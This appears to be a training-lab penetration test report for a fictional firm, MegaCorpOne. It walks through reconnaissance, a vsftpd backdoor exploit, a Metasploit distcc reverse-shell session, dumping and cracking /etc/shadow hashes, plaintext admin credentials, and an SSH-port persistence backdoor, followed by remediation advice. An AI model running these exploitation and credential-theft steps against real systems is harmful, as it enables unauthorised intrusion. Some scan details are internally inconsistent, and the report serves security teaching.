



Cybersecurity

## Penetration Test Report Template

**MegaCorpOne**

**Penetration Test Report**

**CyberPenTest, LLC**

## Confidentiality Statement

This document contains confidential and privileged information from MegaCorpOne Inc. (henceforth known as MegaCorpOne). The information contained in this document is confidential and may constitute inside or non-public information under international, federal, or state laws. Unauthorized forwarding, printing, copying, distribution, or use of such information is strictly prohibited and may be unlawful. If you are not the intended recipient, be aware that any disclosure, copying, or distribution of this document or its parts is prohibited.

# Table of Contents

Confidentiality Statement	2
Contact Information	4
Document History	4
Introduction	5
Assessment Objective	5
Penetration Testing Methodology	6
Reconnaissance	6
Identification of Vulnerabilities and Services	6
Vulnerability Exploitation	6
Reporting	6
Scope	7
Executive Summary of Findings	8
Grading Methodology	8
Summary of Strengths	9
Summary of Weaknesses	9
Executive Summary Narrative	10
Summary Vulnerability Overview	11
Vulnerability Findings	12
MITRE ATT&CK Navigator Map	13

## Contact Information

Company Name	Cyber Pen Test, LLC
Contact Name	Abel Woldemichael
Contact Title	Penetration Tester
Contact Phone	555.224.2411
Contact Email	abel.w@cyberpentest.com

## Document History

Version	Date	Author(s)	Comments
001	11/7/2024	Abel Woldemichael	

## Introduction

In accordance with MegaCorpOne's policies, **Cyber Pen Test**, LLC (henceforth known as **CPT**) conducts external and internal penetration tests of its networks and systems throughout the year. The purpose of this engagement was to assess the networks' and systems' security and identify potential security flaws by utilizing industry-accepted testing methodology and best practices. The project was conducted on a number of systems on MegaCorpOne's network segments by **CPT** during **November of 2024**.

For the testing, **CPT** focused on the following:

- Attempting to determine what system-level vulnerabilities could be discovered and exploited with no prior knowledge of the environment or notification to administrators.
- Attempting to exploit vulnerabilities found and access confidential information that may be stored on systems.
- Documenting and reporting on all findings.

All tests took into consideration the actual business processes implemented by the systems and their potential threats; therefore, the results of this assessment reflect a realistic picture of the actual exposure levels to online hackers. This document contains the results of that assessment.

## Assessment Objective

The primary goal of this assessment was to provide an analysis of security flaws present in MegaCorpOne's web applications, networks, and systems. This assessment was conducted to identify exploitable vulnerabilities and provide actionable recommendations on how to remediate the vulnerabilities to provide a greater level of security for the environment.

CPT used its proven vulnerability testing methodology to assess all relevant web applications, networks, and systems in scope.

MegaCorpOne has outlined the following objectives:

Table 1: Defined Objectives

Objective
Find and exfiltrate any sensitive information within the domain.
Escalate privileges to domain administrator.
Compromise at least two machines.

# Penetration Testing Methodology

## Reconnaissance

CPT begins assessments by checking for any passive (open source) data that may assist the assessors with their tasks. If internal, the assessment team will perform active recon using tools such as Nmap and Bloodhound.

## Identification of Vulnerabilities and Services

CPT uses custom, private, and public tools such as Metasploit, hashcat, and Nmap to gain perspective of the network security from a hacker's point of view. These methods provide MegaCorpOne with an understanding of the risks that threaten its information, and also the strengths and weaknesses of the current controls protecting those systems. The results were achieved by mapping the network architecture, identifying hosts and services, enumerating network and system-level vulnerabilities, attempting to discover unexpected hosts within the environment, and eliminating false positives that might have arisen from scanning.

## Vulnerability Exploitation

CPT's normal process is to both manually test each identified vulnerability and use automated tools to exploit these issues. Exploitation of a vulnerability is defined as any action we perform that gives us unauthorized access to the system or the sensitive data.

## Reporting

Once exploitation is completed and the assessors have completed their objectives, or have done everything possible within the allotted time, the assessment team writes the report, which is the final deliverable to the customer.

## Scope

Prior to any assessment activities, MegaCorpOne and the assessment team will identify targeted systems with a defined range or list of network IP addresses. The assessment team will work directly with the MegaCorpOne POC to determine which network ranges are in-scope for the scheduled assessment.

It is MegaCorpOne's responsibility to ensure that IP addresses identified as in-scope are actually controlled by MegaCorpOne and are hosted in MegaCorpOne-owned facilities (i.e., are not hosted by an external organization). In-scope and excluded IP addresses and ranges are listed below.

IP Address/URL	Description
172.22.117.0/24 MCO.local *.Megacorpone.com	MegaCorpOne internal domain, range and public website


# Executive Summary of Findings

## Grading Methodology

Each finding was classified according to its severity, reflecting the risk each such vulnerability may pose to the business processes implemented by the application, based on the following criteria:

- Critical:** Immediate threat to key business processes.
- High:** Indirect threat to key business processes/threat to secondary business processes.
- Medium:** Indirect or partial threat to business processes.
- Low:** No direct threat exists; vulnerability may be leveraged with other vulnerabilities.
- Informational:** No threat; however, it is data that may be used in a future attack.

As the following grid shows, each threat is assessed in terms of both its potential impact on the business and the likelihood of exploitation:



## Summary of Strengths

While the assessment team was successful in finding several vulnerabilities, the team also recognized several strengths within MegaCorpOne's environment. These positives highlight the effective countermeasures and defenses that successfully prevented, detected, or denied an attack technique or tactic from occurring.

- The network was protected with a firewall.
- Few of the open source exploitations were not successful

## Summary of Weaknesses



CPT successfully found several critical vulnerabilities that should be immediately addressed in order to prevent an adversary from compromising the network. These findings are not specific to a software version but are more general and systemic vulnerabilities.






1. There were open ports that left the company's network vulnerable to attacks
2. User credentials were weak and can be exploited with common brute force attacks methods
3. Sensitive data was is not encrypted leaving to be accessed by common reconnaissance methods

## Executive Summary

[Provide a narrative summary of your findings, step by step. Include screenshots. It's fine to mention specifics (e.g., used Metasploit to exploit a vulnerable version of DistCC), but do not get too technical in these specifics. This should be an A–Z summary of your assessment.]

During the reconnaissance phase our tester was able to find a few vulnerabilities. The tester used Google and searched "site:megacorpone.com Index." This search lead us to Megacorpone's Index of Assets page which showed us the sites server and version. It also provided the port that it was using. "Apache/2.4.62 (Debian) Server at www.megacorpone.com Port 443"

## Index of /assets

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 <a href="#">Parent Directory</a>		-	
 <a href="#">css/</a>	2016-08-21 11:21	-	
 <a href="#">fonts/</a>	2016-08-21 11:21	-	
 <a href="#">img/</a>	2017-10-03 09:08	-	
 <a href="#">js/</a>	2016-08-21 11:21	-	

*Apache/2.4.62 (Debian) Server at www.megacorpone.com Port 443*

Another vulnerability found was Megacorpone employee emails were located in the company's website. This information can be used in a phishing campaign to obtain employee's credentials.

### Executive Team

**Name: Joe Sheer**

Title: CEO  
Email: joe@megacorpone.com

**Name: Mike Carlow**

Title: VP Of Legal  
Email: mcarlow@megacorpone.com

**Name: Alan Grofield**

Title: IT and Security Director  
Email: agrofield@megacorpone.com

### Contact Our Departments

**Department: Human Resources**

Email: hr@megacorpone.com

**Department: Sales**

Email: sales@megacorpone.com

**Department: Shipping**

Email: shipping@megacorpone.com

### Our Address

MegaCorp One  
2 Old Mill St  
Rachel, NV 89001  
United States.

Email: sales@megacorpone.com  
Tel: (903) 883 - MEGA  
Web: http://www.megacorpone.com

Our tester ran an OSINT scan using Shodan.io. The scan identified 3 open ports "22, 80, 443" in which bad actors can access the company's website. The scan showed us the version of SSH "SSH-2.0-OpenSSH\_9.2p1" the server: "Apache/2.4.62 (Debian)" and 16 vulnerabilities present in the server

**General Information**

Hostnames: `www.megacorpone.com`

Domains: `MEGACORPONE.COM`

Country: **Canada**

City: **Salaberry-de-Valleyfield**

Organization: **OVH Hosting, Inc.**

ISP: **OVH SAS**

**Open Ports**

22, 80, 443

**OpenSSH** 9.2p1 Debian 2+deb12u3

SSH-2.0-OpenSSH\_9.2p1 Debian-2+deb12u3  
 Key type: ecdsa-sha2-nistp256  
 Key: AAAAEZVjZHNhLXNoYTItbmlzdGlhYktYAAATbmZkdHAYNTYAAABBMG5Nhhd4mZtwHVP  
 m3vYxSSF  
 g6eWqtsKLeb90mZKHvr+Xujr/DaV0VVDXam0AijgEXFRGc49dgCECA8BIWN1IJE=  
 Fingerprint: 05:4e:c7:97:80:2e:68:73:64:9a:6f:4d:a3:6b:dd:1f

**Vulnerabilities** All ports Latest

Note: the device may not be impacted by all of these issues. The vulnerabilities are implied based on the software and version.

**2020**

**CVE-2020-11023** 4.3 In jQuery versions greater than or equal to 1.0.3 and before 3.5.0, passing HTML containing `<option>` elements from untrusted sources - even after sanitizing it - to one of jQuery's DOM manipulation methods (i.e. `.html()`, `.append()`, and others) may execute untrusted code. This problem is patched in jQuery 3.5.0.

**CVE-2020-11022** 4.3 In jQuery versions greater than or equal to 1.2 and before 3.5.0, passing HTML from untrusted sources - even after sanitizing it - to one of jQuery's DOM manipulation methods (i.e. `.html()`, `.append()`, and others) may execute untrusted code. This problem is patched in jQuery 3.5.0.

Our tester also performed a Recon scan using Kali Linux. The running the recon-ng generated a report and showed there were 108 hosts in the megacorpone website.

megacorpone  
Recon-ng Reconnaissance Report

Summary

table	count
domains	0
companies	0
netblocks	0
locations	0
vulnerabilities	0
ports	0
hosts	108
contacts	0
credentials	0
leaks	0
pushpins	0
profiles	0
repositories	0

Hosts

Using the emails on the Megacorpone website our tester was able to use [thudson@megacorpone.com](mailto:thudson@megacorpone.com) and a credential and through simple password guessing was able to login into the network but using password "thudson"

Once in the megacorpone network our tester ran a Zenmap and Nmap scan. The scan reported that 172.22.117.150 was up and open. The scan also revealed 23 exploitable vulnerabilities.

```

root@kali:~# nmap -v 172.22.117.0/24
Starting Nmap 7.92 ( https://nmap.org ) at 2024-11-05 19:00 EST
Nmap scan report for WinDC01 (172.22.117.10)
Host is up (0.00038s latency).
Not shown: 809 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
53/tcp    open  domain       Simple DNS Plus
80/tcp    open  http         Apache httpd 2.4.46
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2024-11-05 00:01:03Z)
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp   open  ldap         Microsoft Windows Active Directory LDAP (Domain: megacorpone.local., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
5901/tcp  open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap         Microsoft Windows Active Directory LDAP (Domain: megacorpone.local., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
MAC Address: 08:15:5D:02:04:11 (Microsoft)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for 172.22.117.150
Host is up (0.00015s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
22/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 6ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
113/tcp   open  rshbind      2 (RPC bind)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rshcd
513/tcp   open  login?
514/tcp   open  shell
1099/tcp  open  java-rmi     GNU Classpath gmicregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC 100002)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.6.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL 9.6.8-3.0 - 8.3.7
5900/tcp  open  vnc           VNC (protocol 3.3)
6000/tcp  open  x11          (access denied)
6667/tcp  open  irc           UnrealIRCd
8080/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:15:5D:02:04:10 (Microsoft)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OS: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 172.22.117.100
Host is up (0.000050s latency).
Not shown: 996 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
80/tcp    open  http         Apache httpd 2.4.46
5901/tcp  open  vnc           VNC (protocol 3.8)
6001/tcp  open  X11          (access denied)
8080/tcp  filtered http-proxy
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6.32
OS details: Linux 2.6.32
Uptime guess: 44.674 days (since Sun Sep 22 17:18:05 2024)
Network Distance: 0 hops
TCP Sequence Prediction: Difficulty=258 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: Host: 127.0.1.1
NSE: Script Post-scanning.

```

```

Zenmap
Scan Tools Profile Help
Target: 172.22.117.0/24 Profile: Scan Cancel
Command: nmap -sC -T4 -A -v --script ftp-vsftpd-backdoor 172.22.117.0/24

Hosts Services Nmap Output Ports/Hosts Topology HostDetails Scans
OS Host nmap -sC -T4 -A -v --script ftp-vsftpd-backdoor 172.22.117.0/24
WinDC01 (172.22.117.10) o:linux:linux_kernel
172.22.117.10
172.22.117.15

TRACEROUTE
HOP RTT ADDRESS
1 1.63 ms 172.22.117.150

Initiating SYN Stealth Scan at 08:29
Scanning 172.22.117.100 [1000 ports]
Discovered open port 80/tcp on 172.22.117.100
Discovered open port 5901/tcp on 172.22.117.100
Discovered open port 6001/tcp on 172.22.117.100
Completed SYN Stealth Scan at 08:29, 1.24s elapsed (1000 total ports)
Initiating Service scan at 08:29
Scanning 3 services on 172.22.117.100
Completed Service scan at 08:29, 6.01s elapsed (3 services on 1 host)
Initiating OS detection (try #1) against 172.22.117.100
NSE: Script scanning 172.22.117.100.
Initiating NSE at 08:29
Completed NSE at 08:29, 0.01s elapsed
Initiating NSE at 08:29
Completed NSE at 08:29, 0.00s elapsed
Nmap scan report for 172.22.117.100
Host is up (0.000062s latency).
Not shown: 996 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
80/tcp    open  http         Apache httpd 2.4.46
| http-server-header: Apache/2.4.46 (Debian)
5901/tcp  open  vnc           VNC (protocol 3.8)
6001/tcp  open  X11          (access denied)
8080/tcp  filtered http-proxy
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6.32
OS details: Linux 2.6.32
Uptime guess: 44.674 days (since Sun Sep 22 17:18:05 2024)
Network Distance: 0 hops
TCP Sequence Prediction: Difficulty=258 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: Host: 127.0.1.1
NSE: Script Post-scanning.
Filter Hosts

```

With the exploitation found in Zenmap and Nmap scan our testers then used NSE scripts through Metasploitable2. After running the python script our tester was able to gain remote access to the network and open the shell. Confirming the vulnerabilities in the scan are exploitable.

```

File Actions Edit View Help
root@kali: ~ x root@kali: ~/Downloads x root@kali: ~ x root@kali: /usr/share/exploitdb/exploits/un
19102.c 19722.txt 20082.txt 20395.c 20495.c 20730.txt 21088.pl 21412.txt 21851.rb
(root@kali)-[/usr/share/exploitdb/exploits/unix/remote]
# nano /usr/share/exploitdb/exploits/unix/remote/49757.py
(root@kali)-[/usr/share/exploitdb/exploits/unix/remote]
# python /usr/share/exploitdb/exploits/unix/remote/49757.py
usage: 49757.py [-h] host
49757.py: error: too few arguments
(root@kali)-[/usr/share/exploitdb/exploits/unix/remote]
# python /usr/share/exploitdb/exploits/unix/remote/49757.py
usage: 49757.py [-h] host
49757.py: error: too few arguments
(root@kali)-[/usr/share/exploitdb/exploits/unix/remote]
# nano /usr/share/exploitdb/exploits/unix/remote/49757.py
(root@kali)-[/usr/share/exploitdb/exploits/unix/remote]
# python /usr/share/exploitdb/exploits/unix/remote/49757.py
usage: 49757.py [-h] host
49757.py: error: too few arguments
(root@kali)-[/usr/share/exploitdb/exploits/unix/remote]
# python /usr/share/exploitdb/exploits/unix/remote/49757.py
usage: 49757.py [-h] host
49757.py: error: too few arguments
(root@kali)-[/usr/share/exploitdb/exploits/unix/remote]
# python /usr/share/exploitdb/exploits/unix/remote/49757.py
usage: 49757.py [-h] host
49757.py: error: too few arguments
(root@kali)-[/usr/share/exploitdb/exploits/unix/remote]
# python /usr/share/exploitdb/exploits/unix/remote/49757.py 172.22.117.150
Traceback (most recent call last):
  File "/usr/share/exploitdb/exploits/unix/remote/49757.py", line 37, in <module>
    tn2=Telnet(host, 6200)
  File "/usr/lib/python2.7/telnetlib.py", line 211, in __init__
    self.open(host, port, timeout)
  File "/usr/lib/python2.7/telnetlib.py", line 227, in open
    self.sock = socket.create_connection((host, port), timeout)
  File "/usr/lib/python2.7/socket.py", line 575, in create_connection
    raise err
socket.error: [Errno 111] Connection refused
(root@kali)-[/usr/share/exploitdb/exploits/unix/remote]
# python /usr/share/exploitdb/exploits/unix/remote/49757.py 172.22.117.150
Success, shell opened
Send 'exit' to quit shell

```

Here are a few examples of exploits were discovered and ran.

- **Exploit:** exploit/unix/ftp/vsftpd\_234\_backdoor
- **Host IP address:** 172.22.117.150
- **Port:** 21
- **Service name:** FTP
- **Service version:** vsftpd 2.3.4
- **Exploit outcome:** Success- Session Open

- **Exploit:** exploit/multi/ssh/sshexec
- **Host IP address:** 172.22.117.150
- **Port:** 22
- **Service name:** SSH
- **Service version:** OPENSSH 4.7p1 Debian 8ubuntu (protocol 12.0)
- **Exploit outcome:** Success- Session Open



- **Exploit:** auxiliary/scanner/smtp/smtp\_enum
- **Host IP address:** 172.22.117.150
- **Port:** 25
- **Service name:** smtp
- **Service version:** Postfix smtpd
- **Exploit outcome:** Not Successful

- **Exploit:** auxiliary/spoof/dns/bailiwicked\_domain
- **Host IP address:** 172.22.117.150
- **Port:** 53
- **Service name:** domain
- **Service version:** ISC BIND 9.4.2
- **Exploit outcome:** Not Successful

After our tester was able to obtain a low-privileged shell as the daemon user on a remote host, one of Megacorpone's concern was employees saving passwords in plain text documents.

```
[*] Exploit completed, but no session was created.
msf6 exploit(unix/misc/distcc_exec) > options

Module options (exploit/unix/misc/distcc_exec):

  Name      Current Setting  Required  Description
  --      -
  RHOSTS    172.22.117.250  yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
  RPORT     3632            yes       The target port (TCP)

Payload options (cmd/unix/reverse):

  Name      Current Setting  Required  Description
  --      -
  LHOST     172.22.117.100  yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Automatic Target

msf6 exploit(unix/misc/distcc_exec) > set RHOSTS 172.22.117.150
RHOSTS => 172.22.117.150
msf6 exploit(unix/misc/distcc_exec) > run

[*] Started reverse TCP double handler on 172.22.117.100:4444
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo h0bqQCn2nKwL0krd;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket A
[*] A: "sh: line 2: Connected: command not found\r\nsh: line 3: Escape: command not found\r\n"
[*] Matching...
[*] B is input...
[*] Command shell session 1 opened (172.22.117.100:4444 -> 172.22.117.150:60450 ) at 2024-11-14 09:27:44 -0500

Shell Banner:
h0bqQCn2nKwL0krd
```

```
Shell Banner:
h0bqQCn2nKwL0krd

find / -type f -iname "*admin*.txt"
find: /lost+found: Permission denied
find: /home/user/.ssh: Permission denied
find: /home/msfadmin/vulnerable/mysql-ssl/mysql-keys: Permission denied
/home/msfadmin/vulnerable/twiki20030201/twiki-source/data/Main/TWikiAdminGroup.txt
/home/msfadmin/vulnerable/twiki20030201/twiki-source/data/TWiki/AdminSkillsAssumptions.txt
/home/msfadmin/vulnerable/twiki20030201/twiki-source/data/TWiki/TWikiAdminCookBook.txt
find: /home/msfadmin/.ssh: Permission denied
```

```
find: /var/lib/postgresql/8.3/main: Permission denied
/var/tmp/adminpassword.txt
/var/www/twiki/data/Main/TWikiAdminGroup.txt
```

```
cat /var/tmp/adminpassword.txt
Jim,

These are the admin credentials, do not share with anyone!

msfadmin:cybersecurity
```

```
zsh: corrupt history file /root/.zsh_history
(root@kali)~[~]
# ssh msfadmin@172.22.117.150
msfadmin@172.22.117.150's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
Last login: Thu Nov  7 19:53:25 2024 from 172.22.117.100
msfadmin@metasploitable:~$
```

```
msfadmin@metasploitable:~$ sudo su -
[sudo] password for msfadmin:
root@metasploitable:~#
```

Once logged in our tester was able to obtain more credentials from accessing /etc/shadow. Once the file has been opened we saved the information into a txt file and cracked the hashes using John the ripper. This gave us multiple username and passwords

```
root@metasploitable:~# cat /etc/shadow
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon:!:14684:0:99999:7:::
bin:!:14684:0:99999:7:::
sys:$1$fUX6BP0t$MiyC3Up0zQJqz4s5wFD9l0:14742:0:99999:7:::
sync:!:14684:0:99999:7:::
games:!:14684:0:99999:7:::
man:!:14684:0:99999:7:::
lp:!:14684:0:99999:7:::
mail:!:14684:0:99999:7:::
news:!:14684:0:99999:7:::
uucp:!:14684:0:99999:7:::
proxy:!:14684:0:99999:7:::
www-data:!:14684:0:99999:7:::
backup:!:14684:0:99999:7:::
list:!:14684:0:99999:7:::
irc:!:14684:0:99999:7:::
gnats:!:14684:0:99999:7:::
nobody:!:14684:0:99999:7:::
libuuid:!:14684:0:99999:7:::
dhcp:!:14684:0:99999:7:::
syslog:!:14684:0:99999:7:::
klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:14742:0:99999:7:::
sshd:!:14684:0:99999:7:::
msfadmin:$1$cZKn4zfS$6c/n1V94a16Nt2LS7o5p30:18996:0:99999:7:::
bind:!:14685:0:99999:7:::
postfix:!:14685:0:99999:7:::
ftp:!:14685:0:99999:7:::
postgres:$1$Rw35ik.x$MgQgZUu05pAoUvfJhfcYe/:14685:0:99999:7:::
mysql:!:14685:0:99999:7:::
tomcat55:!:14691:0:99999:7:::
distccd:!:14698:0:99999:7:::
user:$1$HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0:14699:0:99999:7:::
service:$1$kR3ue7JZ$7GxELDupr50hp6cjZ3Bu//:14715:0:99999:7:::
telnetd:!:14715:0:99999:7:::
proftpd:!:14727:0:99999:7:::
statd:!:15474:0:99999:7:::
tstark:$1$SI3.cmzw$agMjsOSBH1cZc/E8pahL..:19005:0:99999:7:::
systemd-ssh:$1$yWZmIL1W$pcvHFnqnAK4SrCoLuF/Hf1:20035:0:99999:7:::
root@metasploitable:~#
```



```
(root@kali)~# john meta
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 7 password hashes with 7 different salts (md5crypt, crypt(3) $1$ (and variants) [MD5 512/512 AVX512BW 16x3])
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
postgres      (postgres)
service       (service)
user          (user)
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
123456789     (klog)
batman       (sys)
Password!    (tstark)
Proceeding with incremental:ASCII
```

11. After gaining credentials our tester wanted to see if we can maintain persistence. Our tester accessed the `/etc/ssh/sshd_config` and added a port 10022. This created a new backdoor where adversaries can remain hidden and appear as a service. Once the port was created we tested the new backdoor method and maintained persistence.

## Summary Vulnerability Overview

Vulnerability	Severity
Weak password on public web application	Critical
FTP Backdoor Reverse Shell	Critical
Users leaving passwords in TXT files	Critical
CVE Vulnerabilities	High
Privilege Escalation	High

The following summary tables represent an overview of the assessment findings for this penetration test:

Scan Type	Total
Hosts	172.22.117.10 – Win DC 172.22.117.20 Windows 10 172.22.117.100 _ Host 172.22.117.150 _ Linux
Ports	Port 21 Port 22 Port 25 Port 53

Exploitation Risk	Total
Critical	3
High	2
Medium	0
Low	0

# Vulnerability Findings

## Weak Password on Public Web Application

**Risk Rating:** Critical

**Description:**

The site **vpn.megacorpone.com** is used to host the Cisco AnyConnect configuration file for MegaCorpOne. This site is secured with basic authentication but is susceptible to a dictionary attack. [CPT] was able to use a username gathered from OSINT in combination with a wordlist in order to guess the user's password and access the configuration file.

**Affected Hosts:** vpn.megacorpone.com

**Remediation:**

- Set up two-factor authentication instead of basic authentication to prevent dictionary attacks from being successful.
- Require a strong password complexity that requires passwords to be over 12 characters long, upper+lower case, & include a special character.
- Reset the user **thudson**'s password.

## FTP Backdoor Reverse Shell

**Risk Rating:** Critical

**Description:**

CPT was able to gain access to several devices in Megacorp's network. The server lacked recent updates and patches making the network and its devices susceptible to attacks. For this example CPT was able to use the "vsftp\_234\_backdoor" exploits and gain remote code execution on linux servers.

**Affected Hosts:** 172.22.117.150

**Remediation:**

- Run the most recent update and patches to avoid open source exploits
- Have all users reset passwords

## Leaving Passwords in Plain Text Files

**Risk Rating:** Critical

**Description:**

After our tester was able to obtain a low-privileged shell as the daemon user on a remote host, one of Megacorpone's concerns was employees saving passwords in plain text documents. Our tester was able to find a file in "var/tmp/adminpassword.txt" once open we found credentials for msfadmin. With these credentials our tester was able to SSH into msfadmin and gain root privileges

**Affected Hosts:** 172.22.117.150

**Remediation:**

- Delete plain text file
- Ensure a policy that requires strong password generation and password history
- Add an MFA to prevent common brute force attacks

```
find: /var/lib/postgresql/8.3/main: Permission denied
/var/tmp/adminpassword.txt
/var/www/twiki/data/Main/ITWikiAdminGroup.txt
cat /var/tmp/adminpassword.txt
Jim,

These are the admin credentials, do not share with anyone!

msfadmin:cybersecurity
```

## CVE Vulnerabilities

**Risk Rating:** High

**Description:**

CPT used Metasploit in order to find open source vulnerabilities that could be used as potential attacks. Once in the megacorpone network our tester ran a Zenmap and Nmap scan. The scan reported that 172.22.117.150 was up and open. The scan also revealed 23 exploitable vulnerabilities. A few of these vulnerabilities were attempted and successful in the attack leaving a high level threat to the company's resources.

**Affected Hosts:** megacorpone.com

**Remediation:**

- Use recent updates and patches to prevent open source exploitations
- Use MITRE ATT&Ck navigator to see prevention methods for known exploitations.

## Privilege Escalations

**Risk Rating:** High

**Description:**

CPT with exposed information and weak passwords our attack was able to allow us to engage in privilege escalation and gain root access. This showed us the users in the network are able to have access to sensitive data that could put the company at risk to bigger threats. As an example CPT was able to access a list of credentials and create a backdoor to maintain persistence in the network.

**Affected Hosts:**172.22.117.150

**Remediation:**

- Have an IDS/IPS in place to ensure malicious payloads are not used and to identify uncommon behaviors within the network
- Review all users access and create minimal privileges across the network
- Auditing logs to find uncommon access and behaviors.

